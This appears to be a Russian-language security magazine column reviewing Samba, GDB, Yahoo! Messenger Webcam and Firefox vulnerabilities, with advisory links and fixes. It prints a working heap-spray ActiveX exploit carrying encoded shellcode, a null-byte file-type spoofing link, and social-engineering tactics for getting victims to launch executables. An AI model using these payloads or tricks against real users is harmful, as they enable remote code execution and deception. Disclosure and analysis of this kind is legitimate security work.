exploits review
0Dh выпуск

крис касперски ака мыщъх, a.k.a. souriz, no-email

летняя жара, накрывшая добрую половину Европы вместе с Северным Кавказом и прилегающей к нему мыщъхиной норой, была отмечена всплеском дыр в Windows CE, ростом уязвимостей в Горящем Лисе (включая все производные от него продукты), традиционными дефектами в IE и MS Office, но в целом интересных дыр очень мало. настолько мало, что выбирать фактически не из чего. жара плавит мозги, кондиционеры не справляются и до осени на хакерском фронте наступает затишье.

Samba: множественные удаленные переполнения кучи

brief: Samba – популярнейший открытый UNIX-клиент для "Сетей Microsoft", входящий в состав практически всех дистрибутивов и ставший стандартным клиентом де-факто. Соблазнительный объект атаки, однако! Хакеры уже давно ковыряли Samb'у на предмет наличия дыр. И вот, наконец, нашли. На свою голову. В конце апреля сего года, четверо кодокопателей, пожелавших остаться неизвестными, обнаружили, что некоторые NDR-MS RPC запросы срывают Samb'е крышу и высаживают ее на конкретное переполнение кучи с возможностью удаленного захвата управления. К этим запросам относятся: `RFNPCNEX`, `DFSEnum`, `NetSetFileSecurity`, `LsarAddPrivilegesToAccount`, `LsarLookupSids/LsarLookupSids2` и некоторые другие. Вполне типичная ошибка: переданные данные копируются в буфер фиксированного размера без проверки их реальной длины. Разработчикам Samb'ы потребовалось всего три дня, чтобы вникнуть в ситуацию и выпустить первый патч, но следом за ним последовали и другие — дефектов оказалось больше, чем ожидалось и работу по латанию дыр удалось завершить только к 5 мая, а гриф секретности был снят лишь по прошествии десяти дней, которые разработчики Samb'ы провели в обстоятельном поиске дыр, но дыр больше не было. Закончились. А раз так, можно публиковать официальный пресс-релиз, тут же подхваченный многими ресурсами по безопасности и, в частности, Security Focus'ом, проявившим дифференциальный подход к ситуации и закрепившим за _каждой_ из шести дыр свой персональный идентификатор в базе данных. Более подробную информацию можно найти на: http://www.securityfocus.com/bid/23972, http://www.securityfocus.com/bid/23973, http://www.securityfocus.com/bid/24195, http://www.securityfocus.com/bid/24196, http://www.securityfocus.com/bid/24197, http://www.securityfocus.com/bid/24198.

targets: уязвимость подтверждена в следующих версиях Samb'ы: 3.0.14a, 3.0.20a, 3.0.20b, 3.0.21a, 3.0.21b, 3.0.21c, 3.0.23a, 3.0.23b, 3.0.23c, 3.0.23d, 3.0, 3.0 alpha, 3.0.1, 3.0.2, 3.0.2 a, 3.0.3, 3.0.4, 3.0.4 -r1, 3.0.5, 3.0.6, 3.0.7, 3.0.8, 3.0.9, 3.0.10, 3.0.11, 3.0.12, 3.0.13, 3.0.14, 3.0.20, 3.0.21, 3.0.22, 3.0.24, 3.0.25 rc1/rc2/rc3 (довольно внушительный список, не так ли?). версия 3.0.25 вышла уже залатанной и потому неуязвима;

exploit: исходный текст боевого exploit'a, написанного на языке Руби и являющегося частью проекта "Metasploit Framework", можно найти на Security Focus'е: http://www.securityfocus.com/data/vulnerabilities/exploits/23973-lsa_transnames_heap.rb;

solution: перейти на исправленную версию 3.0.25 или установить обновление безопасности, выпущенное поставщиком конкретного клона UNIX'a, список которых содержится на Security Focus'е: http://www.securityfocus.com/bid/24195/solution;

Рисунок 1 логотип свободного UNIX клиента для "Сетей Microsoft" – Самбы (не путать с мамбой!)

GDB – переполнение буфера

brief: GDB (что расшифровывается как GNU Debugger) основной, если не сказать единственный, отладчик под UNIX, используемый кодокопателями для анализа вирусов, червей и прочих зловредных программ, всячески стремящихся вырваться из под контроля отладчика и захватить контроль над системой. Естественно, отладка потенциально опасных приложений всегда несет в себе огромный риск и, как правило, осуществляется на машине, на которой нет ничего ценного, такого, что было бы жалко потерять. Однако, из любого правила есть исключения. До сих пор считалось безопасным загружать файл в отладчик без его выполнения, используя GDB как дизассемблер, однако, хакер по кличке xwings (он же KaiJern Lau) опроверг эту точку зрения, обнаружив ошибку переполнения в GDB, вызывающую Segmentation Fault при загрузке специальным образом подготовленных PE-файлов с искаженной структурой, что создает прямую угрозу передачи управления на зловредный shell-код, впрочем, корпорация Symantec, проанализировав ситуацию, по поводу последнего пункта выражает большие сомнения, подогревая интерес исследователей, находящихся как по одну, так и по другую сторону баррикады. Дефект локализован и находится в файле coffread.c, ответственном за парсинг COFF-файлов (а PE-файлы, как известно, являются разновидностью COFF). Отсутствие проверки длины копируемых данных вызывает классическое переполнение и рушит GDB со всеми отсюда вытекающими. Более подробную информацию можно найти на блоге первооткрывателя http://blog.xwings.net/?p=71 или на Security Focus'e: www.securityfocus.com/bid/24291;

target: дыра обнаружена в версии 6.6 и более старших, о ранних версиях ничего не известно, однако, имеются все основания полагать, что они так же уязвимы;

exploit: демонстрационный exploit, срывающий башню GDB, но не содержащий в себе никакого shell-кода, лежит на http://www.xwings.net/private/advisory/gdbupx.tar.bz2 и еще на: http://www.securityfocus.com/data/vulnerabilities/exploits/gdbupx. Как можно видеть (см. рис. 2), он представляет собой обычный PE-файл, который сначала упаковали UPX, а потом оторвали заголовок от основного тела. Кстати, достаточно многие Windows-приложения при его обработке либо ругаются на нарушение структуры, либо аварийно завершают свою работу по критической ошибке (то есть они так же потенциально уязвимы);

solution: на данный момент заплатки отсутствуют и все, что остается порекомендовать — не загружать в отладчик потенциально опасных файлов.

Рисунок 2 hex-дамп файла, срывающего крышу отладчику GDB

Yahoo! Messenger Webcam – переполнение буфера

brief: в первых числах июня хакер Greg Linares из исследовательского центра eEye Digital Security и независимо от него сотрудник корпорации Yahoo!, скрывающийся под ником Danny, обнаружили две дыры в ActiveX-компоненте, входящим в состав Yahoo! Messenger Webcam. Дефективный код находится в динамических библиотеках ywcupl.dll (версии 2.0.1.4) и ywcvwr.dll (версии 2.0.1.4), обеспечивающих возможность обмена файлами между пользователями (служба Yahoo! Webcam Upload). В обоих случаях принятые данные копируется в локальный буфер длинною 1023 байт без проверки ее актуальной длины и, если строка не вмещается в буфер, наступает классическое стековое переполнение с возможность удаленного захвата управления. Подробный технический отчет (с фрагментами дизассемблерных листингов) лежит на http://research.eeye.com/html/advisories/published/AD20070608.html — здесь содержится вся информация, необходимая для написания exploit'a;

targets: уязвимость подтверждена в следующих версиях Yahoo! Messenger: 4.0, 5.0, 5.0.1046, 5.0.1065, 5.0.1232, 5.5, 8.0, 8.0.0.863, 8.0.1, а так же в Yahoo! Instant Messenger версии 3.5; Yahoo! Messenger версии 8.1 уже неуязвим;

exploits: исходный HTML-код простейшего exploit'a (с shell-кодом на борту) приведен на листинге 1. Как видно, он вполне типичен для ActiveX-exploit'ов, подробно рассмотренных в предыдущем обзоре.

```
<html>
```

```
<object classid='clsid:9D39223E-AE8E-11D4-8FD3-00D0B7730277' id='target'>
</object>
<script>
        shellcode=unescape("%u9090%u9090%u9090%uC929%uE983%uD9DB%uD9EE%u2474" +
        "%u5BF4%u7381%uA913%u4A67%u83CC%uFCEB%uF4E2%u8F55" +
        "%uCC0C%u67A9%u89C1%uEC95%uC936%u66D1%u47A5%u7FE6" +
        "%u93C1%u6689%u2FA1%u2E87%uF8C1%u6622%uFDA4%uFE69" +
        "%u48E6%u1369%u0D4D%u6A63%u0E4B%u9342%u9871%u638D" +
        "%u2F3F%u3822%uCD6E%u0142%uC0C1%uECE2%uD015%u8CA8" +
        "%uD0C1%u6622%u45A1%u43F5%u0F4E%uA798%u472E%u57E9" +
        "%u0CCF%u68D1%u8CC1%uECA5%uD03A%uEC04%uC422%u6C40" +
        "%uCC4A%uECA9%uF80A%u1BAC%uCC4A%uECA9%uF022%u56F6" +
        "%uACBC%u8CFF%uA447%uBFD7%uBFA8%uFFC1%u46B4%u30A7" +
        "%u2BB5%u8941%u33B5%u0456%uA02B%u49CA%uB42F%u67CC" +
        "%uCC4A%uD0FF");

        bigblock = unescape("%u9090%u9090");
        headersize = 20;
        slackspace = headersize+shellcode.length
        while (bigblock.length<slackspace) bigblock+=bigblock;
        fillblock = bigblock.substring(0, slackspace);
        block = bigblock.substring(0, bigblock.length-slackspace);
        while(block.length+slackspace<0x40000) block = block+block+fillblock;
        memory = new Array();
        for (x=0; x<800; x++) memory[x] = block + shellcode;
        var buffer = '\x0a';
        while (buffer.length < 5000) buffer+='\x0a\x0a\x0a\x0a';
        target.server = buffer;
        target.receive();
</script>
</html>
```

Листинг 1 HTML-код простейшего exploit'a, атакующего уязвимую динамическую библиотеку ywcvwr.dll

Еще пара explpoit'ов, написанных на Си, лежит на milw0rm'e: http://www.milw0rm.com/exploits/4052 (атака на динамическую библиотеку ywcvwr.dll) http://www.milw0rm.com/exploits/4053 (атака на динамическую библиотеку ywcupl.dll);

solution: производитель уже выпустил обновление, настоятельно предлагая пользователям скачать его (см. рис. 3), щелкнув по следующей ссылке: http://messenger.yahoo.com/security_update.php?id=060707;

Рисунок 3 Yahoo! предлагает всем установить Security Update, чтобы пофиксить дыру

full disclose
Mozilla Firefox URLBar — удаленное выполнение кода

brief: 12 июня (как раз в самый разгул жары), хакер по кличке 0x00000000 (и "по совместительству" владелец одноименного ресурса http://www.0x000000.com) обнаружил дыру, затрагивающую _все_ версии "Горящего Лиса" и приводящую к возможности удаленного захвата управления как на Windows, так и на UNIX-платформах. Ничего себе уязвимость, размером со слона!!! (или даже чуточку больше) Если в адресной строке браузера (или, в терминах "Горящего Лиса" — URLBar) ввести URL, содержащий нуль, заданный через спецификатор знака процента ("%00"), то Лис запутается с определением типа файла — он может, например, считать, что имеет дело с .pdf, в то время как это .exe (см. рис. 4). Аналогичным образом обстоят дела и с обработкой тегов "`<A HREF=xxx>`", размещенных на зловредной хакерской странице. Более подробную информацию можно найти в статье "*Firefox Remote & Local Code Excution 0day*": http://www.0x000000.com/?i=333;

targets: уязвимость подтверждена в следующих версиях Mozilla Firefox: 0.8, 0.9, 0.9 rc, 0.9.1, 0.9.2, 0.9.3, 0.10, 0.10.1, 1.0, 1.0.1, 1.0.2, 1.0.3, 1.0.4, 1.0.5, 1.0.5, 1.0.6, 1.0.7, 1.0.8, 1.5, 1.5 beta 1, 1.5 beta 2, 1.5.0.1, 1.5.0.10, 1.5.0.11, 1.5.0.2, 1.5.0.2, 1.5.0.3, 1.5.0.4, 1.5.0.5, 1.5.0.6,

1.5.0.7, 1.5.0.9, 1.5.12, 1.5.6, 1.5.8, 2.0, 2.0 beta 1, 2.0 RC2, 2.0 RC3, 2.0.0.2, 2.0.0.3, 2.0 3, 2.0.1, 2.0.4;

exploit: HTML-код, простейшего демонстрационного exploit'a, ориентированного на W2K, приведен ниже (под XP и Висту он работает ничуть не хуже, достаточно только скорректировать путь к исполняемому файлу):

```
<A HREF=file:///C:/WINNT/System32/calc.exe%u0000.pdf>download</A>
```

Листинг 2 HTML-код, заставляющий Горящего Лиса считать, что исполняемый файл "Калькулятора" является документом pdf

solution: внимательно смотреть на подлинное расширение файла перед его открытием!



Рисунок 4 Горящий Лис запутался с определением типа открываемого файла — вверху он пишет, что это "Приложение", а внизу — предлагает открыть его Adobe Reader'ом, как pdf-документ

full disclose:

Сама по себе эта уязвимость еще не создает глобальный угрозы (так, мелкий дефект проектирования), но она очень хорошо подходит в качестве наглядного пособия для иллюстрации целого класса аналогичных дыр, вызванных смешенным стилем программирования, с использованием строковых переменных разных типов.

Как известно, строка представляет собой частный случай массива, но это очень большое упрощение. На самом деле строка — это определенная структура данных, включающая в себя не только символы, но еще и служебные поля.

Исторически сложилось так, что наибольшее распространение получил ASCIIZ-тип, представляющий собой последовательность байт с завершающим символом нуля на конце (так же, называемом термирующим символом или символом-терминатором) — в DEC и x86 процессорах имеются специальные команды для их обработки, однако, в целом производительность ASCIIZ-строк просто отвратительна. В частности, чтобы объединить две строки, необходимо последовательно прочитать все символы строки-приемника, найти символ нуля и дописать туда строку-источник. Байт за байтом. Обработку двойными и четвертными словами (наиболее эффективной с точки зрения современных процессоров) ASCIIZ-строки, увы, не допускают, поскольку одной машинной командой невозможно выяснить — содержится ли в данном двойном/четверном слове нулевой байт или нет. Тоже самое относится и к операциям

сравнения, определения длины строки и т. д. (Тут еще можно вспомнить MS-DOS строки, заканчивающиеся символом доллара, но в настоящее время практически вышедшие из употребления).

Pascal-строки, хранящие в первом байте строки ее длину (за вычетом самого этого байта), намного более эффективны, поскольку допускают обработку двойными и четвертыми словами, а при объединении двух строк позиция дозаписи определяется всего за одно обращение к памяти. Самое главное: ***в отличии от ASCIIZ-строк, Pascal-строки могут содержать символ нуля, поскольку с их точки зрения он не является завершителем.***

Однако, максимально возможная длина Pascal-строки составляет всего 255 байт, что является серьезным недостатком и потому в Delphi для хранения длины строки используется 16-битовое поле (так же называемое префиксом длины), увеличивающее предельный размер строк до 65.535 байт, которых в некоторых ситуациях оказывается недостаточно и тогда приходится прибегать к Wide-Pascal строкам, отводящим под префикс длины аж 4 байта, что, естественно, снижает КПД, особенно на коротких строках.

Поскольку, компиляторы уже давно перестали быть "вещью в себе" и активно взаимодействуют с внешним миром, они поневоле вынуждены считаться с его законами, а во внешнем мире ситуация такова, что системные вызовы UNIX'a, API-функции Windows и функции стандартной библиотеки Си используют ASCIIZ-строки и попытка передачи им Pascal-строки в качестве параметра приводит к краху, поскольку функция трактует поле длины как рядовой символ и бежит вдоль строки до тех пор, пока не встретит терминатор, "врезаясь" в постороннюю область памяти, поскольку в Pascal-строках никакого терминатора нет.

Решение проблемы заключается в "гибридизации" обоих типов строк. В частности, MFC-строки содержат и термирующий символ нуля на конце, и префикс длины строки. Строковые операции "внутри" MFC-библиотеки всегда выполняются через префикс длины, благодаря чему строка может содержать сколько угодно нулей. При передаче строки в качестве аргумента функции, ожидающий ASCIIZ-тип, ей "скармливается" указатель на первый действительный символ строки, находящийся за префиксом длины, и фактическая длина строки оказывается равна расстоянию до _первого_ терминатора. Налицо явное противоречие!!!

Рисунок 5 "устройство" строковых переменных различных типов

В чем, спрашиваете, противоречие? А вот мы сейчас и покажем! Рассмотрим следующую MFC-строку, представляющую собой имя файла: "myfile.ext1\x00.ext2\x00", где первый "\x00" – умышленно внедренный символ нуля, а второй — "честный" терминатор строки (см. рис. 6).



Рисунок 6 MFC-строка с "фальшивым" термирующим символом нуля внутри

С точки зрения библиотеки MFC, "фальшивы" терминатор является равноправным символом и полная длина строки равна 17 байтам (16 эффективных байт плюс один "настоящий" терминатор). Как определить расширение файла? Поскольку, операционные системы UNIX и Windows допускают присутствие точек внутри имени файла, а длина расширения не обязана всегда бывает равна трем байтам, то, строго говоря, определить расширение файла в общем случае невозможно. Вот, например, "kpnc.info" – это что такое? Файл без расширения с точкой внутри или файл "kpnc" с расширением "info"? Оба варианта равноправны и единственной зацепкой являются общепринятые расширения типа .ps, .txt, .html и т. д.

Однако, как бы там ни было, разбор имени файла всегда необходимо начинать с его _конца_ сравнивая каждый байт с символом точки (начинающие программисты часто допускают грубую ошибку, выполняя разбор с начала и трактуя первую же встретившуюся точку как границу между именем и расширением, в результате чего их "творения" тут же валятся на примерах типа "kris.kaspersky.pdf").

При выполнении разбора средствами библиотеки MFC, мы перемещаемся на символ, предшествующий подлинному терминатору и, двигаясь, влево, "выкусываем" расширение ".ext2", которое и отображаем на экране с самодовольным похрюкиванием (или без похрюкивания), сопоставляя с файлом соответствующее ему приложение.

А вот если попробовать открыть этот файл с помощью стандартной библиотеки языка Си или передать его какой-нибудь API-функции операционной системы, то произойдет следующее: компилятор отбросит префикс длины и возврат указатель на первый действительный символ строки (в данном случае, это символ "m"). Двигаясь вправо, API-функция будет перебирать содержимое строки до тех пор, пока не встретиться с нулевым символом, которым, в данном случае, является "фальшивый" терминатор, расположенный сразу за концом ".ext1", трактуемым как расширение имени файла. Остальная часть строки окажется отброшенной, что не покажется удивительным, если вспомнить, что API-функции работают с ASCIIZ-типом и подлинной длинны строки не могут знать в принципе!

Как следствие, произойдет подмена типов и пользователь, уверенный, что он открывает безобидный документ, на самом деле запустит исполняемый файл. Впрочем, тут возможны варианты, затрудняющие реализацию атаки. В частности, если уязвимое приложение самостоятельно сопоставляет тип файла с обрабатывающим его приложением, то при попытке открытия "myfile.exe\x00.pdf", запуститься Acrobat Reader и попытаться открыть "myfile.exe", что у него, естественно, не получится и вместо захвата управления мы словим ругательство Acrobat'a по поводу неправильного формата файла.

А вот если файл открывается API-функциями ShellExecute/ShellExecuteEx, то сопоставление типа и расширения ложится на плечи операционной системы и она "послушно" запускает myfile.exe, причем уязвимое приложение находится в полной уверенности, что это безобидный .pdf, высвечивая его иконку, вводящую неискушенного пользователя в заблуждение.

В UNIX-подобных системах проблема стоит еще более остро — расширения в них играют сугубо вспомогательную роль и тип файла, как правило, определяется по его содержимому, правда, исполняемые файлы должны иметь соответствующий атрибут (а пользователю, работающему с уязвимым приложением, еще необходимо обладать правами его установки), в противном случае атака не состоится.

Наконец, запускать можно только файлы _уже_ находящиеся на локальном диске жертвы, что существенно ограничивает "творческий потенциал" атакующих, однако, можно пойти на хитрость — сначала дать пользователю скачать файл с подложным расширением на диск, а потом запустить его, ну или подождать пока пользователь не сделает это самостоятельно. Допустим, жертва видит ссылку "total.com mander-manual.pdf", и думает, что это описание к Total Commander'у, сохраняя его на диск, но вместо этого сохраняется только "total.com" (ведь имена файлов нулей содержать не могут!). Если жертва не попытается открыть файл сразу же после окончания скачки, а вернется к нему спустя некоторое время, то существует хороший шанс, что обнаружив в папке Download (название, разумеется, условно) файл "total.com" она запустит его! Не секрет, что большинство пользователей сначала качают все подряд, а потом, начинают разгребать скаченное, запуская один файл за другим.

Анализ приложений, написанных на DELPHI, MFC и других языках/библиотеках, использующих "гибридный" строковой тип, выявляет большое количество потенциальных дыр, одна из которых была обнаружена в ранних версиях популярного почтового клиента The Bat!

Поиск уязвимых программ даже не требует их дизассемблирования. Достаточно просто методично внедрять нулевые символы в имена файлов (и в прочие параметры, передаваемые API-функциями операционной системы) и смотреть, что из этого получается. Некоторые приложения позволяют внедрять нулевые символы легальными средствами (например, "%00" в URL'e), но подавляющее большинство остальных так просто не проведешь и их приходится хачить путем внедрения терминаторов непосредственно в сетевые пакеты или искать другие пути.

Программистам настоятельно рекомендуется выполнить аудит кода, _всегда_ выполняя проверку на предмет наличия "лишних" символов нуля перед передачей строки API-функциям, а пользователям — смотреть на имя открываемого файла, обращая внимание на "подозрительные" расширения, находящиеся в его середине.